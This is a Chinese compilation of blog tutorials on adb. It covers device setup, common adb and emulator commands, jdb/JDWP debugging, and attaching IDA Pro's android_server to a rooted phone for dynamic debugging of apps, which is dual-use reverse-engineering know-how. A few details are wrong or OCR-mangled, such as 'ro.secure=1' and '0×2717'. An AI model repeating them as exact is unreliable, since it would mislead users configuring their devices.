
3)sudo service udev restart

然后切换到 adb 所在目录执行如下命令：

adb kill-server

adb start-server

此时，输入 adb devices 应该可以看到手机信息了：



如果还是不行的话，重新插一次手机应该就 OK 了。

备注：修改有些地方需要用 root 权限。

http://www.cnblogs.com/jinshelangjun/archive/2013/01/02/2842263.html

真机调试及一些 adb 常用命令

真机动态调试的步骤：
1.保证手机 Root；
2.数据线将电脑和手机连接，并在手机的开发选项里打开调试模式；
3.将手机系统数据（在 Root 下 用 RE 查看）根目录下的 default.prop 文件中的内容修改为

```
ro.secure=1
ro.adb.secure=1
ro.debuggable=1
```

运行 adb devices ，查看是否能够识别成功，成功的标识为：

```
C:\Users\Administrator>adb devices
List of devices attached
305e97ad    device
```

这样就可以在 DDMS 中看到连接的真机。

IDA 调试真机的步骤：
1.先将 IDA 的 Android 调试服务相关的文件 android_server （在 IDA 的根目录下）移动到手机路径 /data/local/tmp/ 文件夹下；
2.运行命令 adb shell ，若手机屏幕上权限获取的提醒 则允许，即赋予 shell Root 权限；
3.要想 IDA 远程 需要继续进行以下操作。

修改文件权限：adb shell chmod 755 /data/local/tmp/android_server
获取 su 权限：su
映射到 IDA 服务路径：cd /data/local/tmp
打开 IDA 服务：./android_server
所以操作正确时 CMD 窗口应该显示为：

```
C:\Users\Administrator>adb shell
shell@android:/ $ su
su
shell@android:/ # cd /data/local/tmp
cd /data/local/tmp
shell@android:/data/local/tmp # ./android_server
./android_server
IDA Android 32-bit remote debug server(ST) v1.14. Hex-Rays (c) 2004-2011
Host (173.194.72.104): Listening on port #23946...
```

然后在打开一个 CMD 窗口，输入：

```
adb forward tcp:23946 tcp:23946
```

进行端口转发。到这里 我们环境配置就完成了。
打开 IDA，Debugger-->Attach-->Remote ARMlinux/Android debugger，然后在设置中填写：

```
Hostname：localhost
Port：23946
```

点击“ok”，加载完成之后就会跳出铺满真机中已运行程序的窗口。

---

adb 的一些常用命令
Android 调试桥（adb）是多种用途的工具，该工具可以帮助你管理设备或者模拟机的状态。它是一个客户端-服务端器程序，其中客户端是你用来操作的电脑，服务器端是 Android 设备。可以通过下列几种方法加入 adb：

・在设备上运行 shell 命令；
・通过端口转发来管理模拟器或者设备；
・从模拟器或者设备上拷贝来或拷贝走文件

```
adb help   //获取 adb 帮助

adb get-serialno   //获取设备串号

adb devices
//查看连接的模拟器/设备。识别出的设备会由 adb 创建一个字符串作为唯一标示的序列号，连接状态有三种：空、offline、device。格式为：
[serialNumber] [state]
示例：
C:\Users\Administrator>adb devices
List of devices attached
305e97ad    device

adb start-server  //启动 adb 的 server 进程
adb kill-server   //杀死 adb 的 server 进程
android list    //显示所有 android 终端
adb reboot     //重新启动终端

adb -s
//给特定的模拟器/设备发送命令。如果只有一个目标实例的话，则可省略序列号的指令，直接发送命令，即 adb 。示例：
adb -s emulator-5556 install helloWorld.apk
```

```
adb install    //安装绝对路径的 apk
adb uninstall com.android.helloworld   //卸载 helloworld

adb pull   //从模拟器或者设备中复制文件或目录
adb push   //将文件或目录复制到模拟器或者设备
如：adb push foo.txt /sdcard/foo.txt

adb version    //显示 adb 的版本
adb root    //获取管理者权限
forward   //用本地指定的端口通过 socket 方法远程连接模拟器/设施

android     //启动 SDK，文档，实例下载管理器
android list targets    //显示系统中全部 Android 平台
android list avd    //显示系统中全部 AVD（模拟器）
android create avd --name 名称 --target 平台编号        //创建 AVD（模拟器）
emulator -avd 名称 -sdcard ~/名称.img (-skin 1280x800)    //启动模拟器
android delete avd --name 名称   //删除 AVD
mksdcard 1024M ~/名称.img    //创建 SDcard
DDMS  //启动 DDMS

adb logcat -s 标签名    //查看过滤标签名的 logcat
adb bugreport    //查看 BUG 报告

adb ppp  //通过 usb 启动 ppp，使手机可以从电脑里获取 JAD 文件然后进行安装

------

[adb shell 命令集]
adb shell //进入 shell 端，可以在模拟器或者设备上运行各种命令，这些命令以二进制的形式保存在服务器端文件系统中：
```

/system/bin/...
su //获取模拟器或者设备上的 root 权限
chmod 755 /data/** //文件获取 755 权限
cd 路径 //映射到具体的路径

dmesg //打印内核的调试信息

Monkey //Monkey 是 Android 系统自带的用于测试 apk 的 jar 包，当用户发出了比如点击、触摸、手势或者一些系统级别的事件时候，它就会产生随机脉冲。下面的命令将会启动你的软件并且触发 500 个事件。
adb shell monkey -v -p your.package.name 500

如果要删除应用 test：
adb shell
cd /data/app
rm test.apk

在 adb shell 下列出大部分可用的命令信息：
cd /system/bin
ls

在 adb shell 下列出设备安装的所有程序：
cd data/data
ls

在 adb shell 下启动程序包：
am start -D -n 包名/类名 其中 -D 表示调试模式，示例：启动浏览器
am start -n com.android.browser/com.android.browser.BrowserActivity
停止程序包：

am force-stop 包名 示例：
adb shell am force-stop cn.com.conversant.swiftsync.android

在 adb shell 下启动 service：
am startservice -n 包名/类名.服务名

在 adb shell 下发送 broadcast：
am broadcast -a 广播 示例：发送网络变化的广播
am broadcast -a android.net.conn.CONNECTIVITY_CHANGE

淡然出尘
http://blog.sina.com.cn/s/blog_92b6d74d0102uz0c.html

mac 下进行配置 android 真机调试环境

在网上看了很多方法，其实都是针对各自遇到的问题，今天我也来针对自己遇到的问题来弄一下

为了更方便的在电脑上用 adb/fastboot 命令（您可能是用来调试、用来刷机抑或是用 adb 安装卸载软件来装 13），您需要配置环境变量。为此，您需要准备

==========adb 配置方法==========

1. 下载 android SDK 并解压，得到同名文件夹一枚，把这个文件夹放到你想放的地方去，记住路径，并且路径中不能有中文字符存在。本文路径以我本人为例，放到了 /Developers 里面，具体路径就为/Developer/android-sdk-mac_x86/

2. 下面，打开终端，输入如下命令并回车：

/Users/share01/Documents/adt-bundle-mac/sdk/tools

会调出 Android SDK 管理器窗口，依次选择 Android Repository > Android SDK Platform-tools, revision 1，然后选择 Install Selected，就会安装好 adb。

现在退出 Android SDK 管理器，然后你会发现，在/Users/share01/Documents/adt-bundle-mac/sdk/这个路径下面多了 platform-tools 这个文件夹，在这个文件夹里面就有 adb。

3. 继续终端中，输入命令：

cd ~

会进入~文件夹，然后输入：

touch .bash_profile

回车执行后，再输入：

open -e .bash_profile

会在 TextEdit 中打开这个文件（如果以前没有配置过环境变量，那么这应该是一个空白文档）。

如果有内容，请在结束符前输入，如果没有内容，请直接输入如下语句（路径以我本人为例）：

export PATH=${PATH}:/Users/share01/Documents/adt-bundle-mac/sdk/platform-tools;/Users/share01/Documents/adt-bundle-mac/sdk/tools

然后，保存，退出 TextEdit（一定是退出），关闭终端并退出。

然后重新打开终端

执行如下命令：source .bash_profile

======adb 配置完成======

测试一下，首先连接好手机和电脑，手机请在程序-开发中开启调试模式(Applications-Development-debug mode)，由于已经配置好环境变量，您可以在当前路径不一定为 android SDK 的情况下使用如下命令：

adb devices

会返回您手机的识别码。

注意一下，M2 上修改了 USB Vendor ID，所以需要我们手动进行一些修改。

Linux 和 Mac 下，在终端输入以下命令：

1. mkdir ~/.android
2. echo “0×2717” > ~/.android/adb_usb.ini

为毛要配置 adb 环境变量？

因为如果您不配置环境变量，那么每次在终端中使用 adb 命令时，都要首先进入 adb 所在的目录中然后才可以执行 adb，配置好环境变量后，使用终端时，可以直接在任何地方调用 adb 命令。

××××××××××fastboot 配置××××××××××

准备工作同配置 adb 的准备工作

另外需要多做一件事，因为 Mac/Linux 下的 android SDK 没有 fastboot，所以需要去-这里-下载官方编译好的 fastboot，下回来应该依旧是 zip 文件，解压后放到 SDK 的 platform-tools 文件夹中，把 fastboot-mac 改名为 fastboot。打开终端，切换到放 fastboot 的 SDK 目录下，输入：

chmod 777 fastboot

更改 fastboot 的权限，成功执行不会有任何提示。

××××××××××fastboot 配置结束××××××××××

注意：

有时连接的时候有一个设备连接，但是第一个是 offline，导致部署的时候总是失败。

解决方法：adb kill-server

adb devices

然后就看到只有设备了而且是 online。

本文固定链接: http://palmsky.net/?p=4284 | 掌中天际

adb jdb 调试相关

adb 的概念

android debug bridge(adb) 是一个多功能的命令行工具，可以和模拟器或真机进行交互，它是一个包含三个组件的 client-server(C/S)架构的程序

- client-运行在 PC 上，当你使用 adb 命令时，当前的那个命令行窗口就相当于一个 client，像 ADT 插件和 DDMS(ADT,DDMS 是 eclipse 用来的调试和监控用户程序的)等工具都可以理解成为 client
- server-运行在 PC 上的后台进程，它管理着 client 和 adb daemon 之间的通信，它占用本地 PC 的 5037 端口
- daemon-adb 的监控进程，运后在目标机或是模拟器的后台进程，等待 adb 来和它通信
- 每个模拟器或真机都会启动从 5554 开始的两个连续的端口，例如

Emulator 1, console: 5554
Emulator 1, adb: 5555
Emulator 2, console: 5556
Emulator 2, adb: 5557 ...
Emulator 1 开始了两个端口，5554 和 5555，它们分别用来和 console 和 adb server 进行通信的

- 通信过程为 client <----------> adb server <----------> adb daemon
- client 可以有多个
- server 只会有一个它会占用 PC 的 5037 端口为做为 client 和 adb deamon 的中间协调者

- deamon 则是每个模拟器或目标机上只存在一个
- adb 存在于 sdk/platform-tools 下

adb 提供了管理模拟器或真机常用命令，命令格式如下所示
adb [-d|-e|-s <serialNumber>] <command>
-d 表示通过 USB 连接的设备
-e 表示为模拟器

adb devices 例出所有的模拟器或真机
adb [-d|-e|-s <serialNumber>] install <本地 apk 的路径>
adb [-d|-e|-s <serialNumber>] pull <remote> <local>
adb [-d|-e|-s <serialNumber>] push <local> <remote> for example adb push c:\tool.txt /sdcard/foo.txt
adb [-d|-e|-s <serialNumber>] logcat
adb [-d|-e|-s <serialNumber>] jdwp 显示所有支持 jdwp 调试的进行 pid，一般情况下，用户级别的 APK 都会在这里被显示出来的
adb forward tcp:<本地机器的网络端口号> tcp:<模拟器或是真机的网络端口号>
例:adb [-d|-e|-s <serialNumber>] forward tcp:6100 tcp:7100 表示把本机的 6100 端口号与模拟器的 7100 端口建立起相关，当模拟器或真机向自己的 7100 端口发送了数据，那们我们可以在本机的 6100 端口读取其 发送的内容，这是一个很关键的命令，以后我们使用 jdb 调式 apk 之前，就要用它先把目标进程和本地端口建立起关联
logcat -b radio 显示无线通讯日志

jdb 是一个支持 java 代码级调试的工具，它是由 java jdk 提供的，存在于 xxx\Java\jdk1.6.0_21\bin 之下

使用 ddms 调试时，主机会打开另外一个网络端口，在 DDMS 里查看，一般是 8700。

启动 DDMS，这时程序前面应该有个红色小虫，点上面的开始调试按钮。这步不是必须的，这步的工作其实相当于手动敲：

$ adb -d forward tcp:8700 jdwp:$PID

其中$PID 为要调程序的进程号。

通过 attach 方式进行调试

adb jdwp 显示所有可供调试的用户进程
使用本地端口号连接到终端的给定进程：
adb forward tcp:xxx jdwp:<pid>
直接使用本机绑定的通讯端口，不指定进程
jdb -connect com.sun.jdi.SocketAttach:hostname=localhost,port=xxx

转自：http://shine80769769.blog.163.com/blog/static/17914824520128611483962 7/

JDWP 协议介绍

这里首先要说明一下 debugger 和 target vm。Target vm 中运行着我们希望要调试的程序，它与一般运行的 Java 虚拟机没有什么区别，只是在启动时加载了 Agent JDWP 从而具备了调试功能。而 debugger 就是我们熟知的调试器，它向运行中的 target vm 发送命令来获取 target vm 运行时的状态和控制 Java 程序的执行。Debugger 和 target vm 分别在各自的进程中运行，他们之间的通信协议就是 JDWP。

用 IDA 调试时，运行 android_server 命令，会在手机终端网络端口 23946 打开一个监听。

```
shell@android:/data/local/tmp # ./android_server
./android_server
IDA Android 32-bit remote debug server(ST) v1.14. Hex-Rays (c) 2004-2011
Listening on port #23946...
=============================================================
[1] Accepting connection from localhost(127.0.0.1)...
```

IDA 调试时，都是通过网络接口通信，一般电脑和终端都使用 23946 这个网络端口通信。通过指令 adb forward tcp:23946 tcp:23946 将双方网络端口号绑定。

Debugging Android Applications with jdb

In order to attach jdb to an Android application, which is running inside the Dalvik VM, we have to use adb, the Android debug bridge. adb bridges the gap between an application and a development/debugging environment. The Dalvik VM creates a JDWP thread for every application to allow debuggers to attach to it on certain ports/process IDs.

In order to find out the JDWP ID of a debuggable application, issue the adb jdwp command. This will return a list of currently active JDWP processes. The very last number corresponds to the JDWP the last debuggable application launched.

To attach jdb to the remote VM we have to have adb forward the remote JDWP port/process ID to a local port. This is done with the forward command, like so: adb forward tcp:7777 jdwp:JDWP_PORT. adb will open a local TCP socket that you can connect to, and will forward all data sent to the local TCP socket to the JDWP process running on the device/emulator.

Next, attach jdb like so: jdb -sourcepath /your/project/src -attach localhost:7777. The sourcepath is the path to your project's src directory, if you're launching jdb from you project directory simply state -sourcepath src or -sourcepath ./src. Press return and you should be attached to your application.

参考：

http://bbs.pediy.com/showthread.php?t=157622

http://bbs.pediy.com/showthread.php?t=178659

http://www.cnblogs.com/chyl411/p/3788504.html

Android 高手进阶教程(一)-------Android 常用名令集锦(图文并茂)！

大家好，今天我们要讲的是 android 开发中，比较常用的名令集锦， 在我们开发中难免用到 Android 命令，有些确实命令确实很有用处。

特别对于一些初学者来说，命令根本没有想过用也不会用，比如他们想安装一个.apk 文件到模拟器上面，但是他们不会启动模拟器，他们只会先启动 Eclipse，然后在启动模拟器，这样不但浪费时间，而且 Eclipse 又占用你的内存。这也是我为什么总结这篇文章的原因了，希望对大家有所帮助。


如果想让系统认识你输入的命令(如:输入 android 命令)有两种方法：1.设置环境变量.(和设置 java 路径一样，具体网上查哦!);2.直 接进入你 SDK 里 tools 目录(cd:sdkpath/tools)这样也 OK.不过在此建议使用第一种!下面就是自己的小小总结:

1.android:

对你只要输入 android 就会出来,SDK and AVD manager 我们可以更新 SDK,增删修改 AVD.效果如下图:

2.android list avds:

这条命令将会列出所有我们创建的 android 模拟器.效果如下图:



3.android list targets:

这条命令是列出我们所有的 SDK 可用版本, 效果如下图:

```
C:\Documents and Settings\Administrator>android list targets
Available Android targets:
id: 1 or "android-2"
     Name: Android 1.1
     Type: Platform
     API level: 2
     Revision: 1
     Skins: HVGA (default), HVGA-L, HVGA-P, QVGA-L, QVGA-P
id: 2 or "android-3"
     Name: Android 1.5
     Type: Platform
     API level: 3
     Revision: 1
     Skins: HVGA (default), HVGA-L, HVGA-P, QVGA-L, QVGA-P
```

4.adb devices:

这条命令是列出所有装载的设置，效果如下图(一个是模拟器，一个是真机)：

```
C:\Documents and Settings\Administrator>adb devices
List of devices attached
0403766C1701A013        device
emulator-5554   device
```

5.adb shell:


这条命令是进入设备根目录/,取得对设备的控制权，如输入 ls 命令等。

6.adb install XXX.apk.

这条命令是安装 apk 文件，如果你有多个设备(而你想把 apk 安装到 emulator-5554 这个模拟器上)则要输入:adb install -s emulator-5554 D:/XXX.apk.

7.emulator -avd avdname

这条命令将启动一个模拟器，初学者学会这条，就不用下次启动模拟器的时候还要打开 Eclipse 了。用法如下:



8.mksdcard 256M d:/sdcard.img

对于模拟器当然要创建 sdcard 了，这条命令是将在 D 盘下生成 256M 的 sdcard.

9.adb pull <remote> <local>/adb push <local> <remote>.

我们创建完 sdcard 以后，要向里面放东西，或者把里面的东西弄出来，就用到以上命令了。以 adb push(将 sdcard 外的东西存放进去.)为例，用法如下:adb push foo.txt /sdcard/foo.txt


10.android create avd --name Android2.0 --target 5

这是创建 avd 的命令。--name 后面就是 avd 的名称，target 是 SDK 的版本。这条语句是创建名称为 Android2.0 并且版本为 5 的 avd.

创建完可以用 android list avds。查看是否已经创建成功。

11.ctrl + F11 键的使用

当我们启动模拟器的时候,通常是 port 模式，如果我们想在 land 下看效果,这个组合按钮就用到啦.看一下效果图：



http://blog.csdn.net/android_tutor/article/details/5478388

adb 操作命令详解及大全

adb 是什么?：adb 的全称为 Android Debug Bridge，就是起到调试桥的作用。通过 adb 我们可以在 Eclipse 中方面通过 DDMS 来调试 Android 程序，说白了就是 debug 工具。 adb 的工作方式比较特殊，采用监听 Socket TCP 5554 等端口的方式让 IDE 和 Qemu 通讯，默认情况下 adb 会 daemon 相关的网络端口，所以当我们运行 Eclipse 时 adb 进程就会自动运行。

adb 有什么用?：借助 adb 工具，我们可以管理设备或手机模拟器的状态。还可以进行很多手机操作，如安装软件、系统升级、运行 shell 命令等等。其实简而言说，adb 就是连接 Android 手机与 PC 端的桥梁，可以让用户在电脑上对手机进行全面的操作

1. 显示系统中全部 Android 平台：

```
android list targets
```

2. 显示系统中全部 AVD（模拟器）：

```
android list avd
```

3. 创建 AVD（模拟器）：

```
android create avd --name 名称 --target 平台编号
```

4. 启动模拟器：

```
emulator -avd 名称 -sdcard ~/名称.img (-skin 1280x800)
```

5. 删除 AVD（模拟器）：

```
android delete avd --name 名称
```

6. 创建 SDCard：

```
mksdcard 1024M ~/名称.img
```

7. AVD(模拟器)所在位置：

Linux(~/.android/avd)

Windows(C:\Documents and Settings\Administrator\.android\avd)

8. 启动 DDMS：

ddms

9. 显示当前运行的全部模拟器：

adb devices

作为回应，adb 为每个实例都制定了相应的状态信息:
序列号——由 adb 创建的一个字符串，这个字符串通过自己的控制端口<type>-<consolePort>唯一地识别一个模拟器/设备实例。
下面是一个序列号的例子：
emulator-5554
实例的连接状态有三种状态:
offline — 此实例没有与 adb 相连接或者无法响应.
device — 此实例正与 adb 服务器连接。注意这个状态并不能百分之百地表示在运行和操作 Android 系统，因此这个实例是当系统正在运行的时候与 adb 连接的。然而，在系统启动之后，就是一个模拟器/设备状态的正常运行状态了.
每个实例的输出都有如下固定的格式:

[serialNumber] [state]
下面是一个展示 devices 命令和输出的例子 :

```
$ adb devices
List of devices attached
emulator-5554    device
emulator-5556    device
emulator-5558    device
```

如果当前没有模拟器/设备运行，adb 则返回 no device .


10. 对某一模拟器执行命令：

abd -s 模拟器编号 命令

11. 安装应用程序：

adb install -r 应用程序.apk

adb install <apk 文件路径> :这个命令将指定的 apk 文件安装到设备上



12. 获取模拟器中的文件：

adb pull <remote> <local>

13. 向模拟器中写文件：

```
adb push <local> <remote>
```

14. 进入模拟器的 shell 模式：

```
adb shell
```

15. 启动 SDK，文档，实例下载管理器：

```
android
```

16. 卸载 apk 包：

```
adb shell
cd data/app
rm apk包
exit
```

adb uninstall apk 包的主包名

adb install -r apk 包

17. 查看 adb 命令帮助信息：

adb help

18. 在命令行中查看 LOG 信息：

adb logcat -s 标签名

19. adb shell 后面跟的命令主要来自：

源码\system\core\toolbox 目录和源码\frameworks\base\cmds 目录。

20. 删除系统应用：

adb remount （重新挂载系统分区，使系统分区重新可写）。

adb shell

```
cd system/app

rm *.apk
```

21. 获取管理员权限：

```
adb root
```

22. 启动 Activity：

adb shell am start -n 包名/包名＋类名（-n 类名,-a action,-d date,-m MIME-TYPE,-c category,-e 扩展数据,等）。

23、发布端口：

你可以设置任意的端口号，做为主机向模拟器或设备的请求端口。如：

```
adb forward tcp:5555 tcp:8000
```

24、复制文件：

你可向一个设备或从一个设备中复制文件，

复制一个文件或目录到设备或模拟器上：

adb push <source> <destination></destination></source>

如：adb push test.txt /tmp/test.txt

从设备或模拟器上复制一个文件或目录：

adb pull <source> <destination></destination></source>


如：adb pull /addroid/lib/libwebcore.so .

25、搜索模拟器/设备的实例：

取得当前运行的模拟器/设备的实例的列表及每个实例的状态：

adb devices

这个命令是查看当前连接的设备，连接到计算机的 android 设备或者模拟器将会列出显示



【android list】显示所有 android 终端

26、查看 bug 报告：

adb bugreport

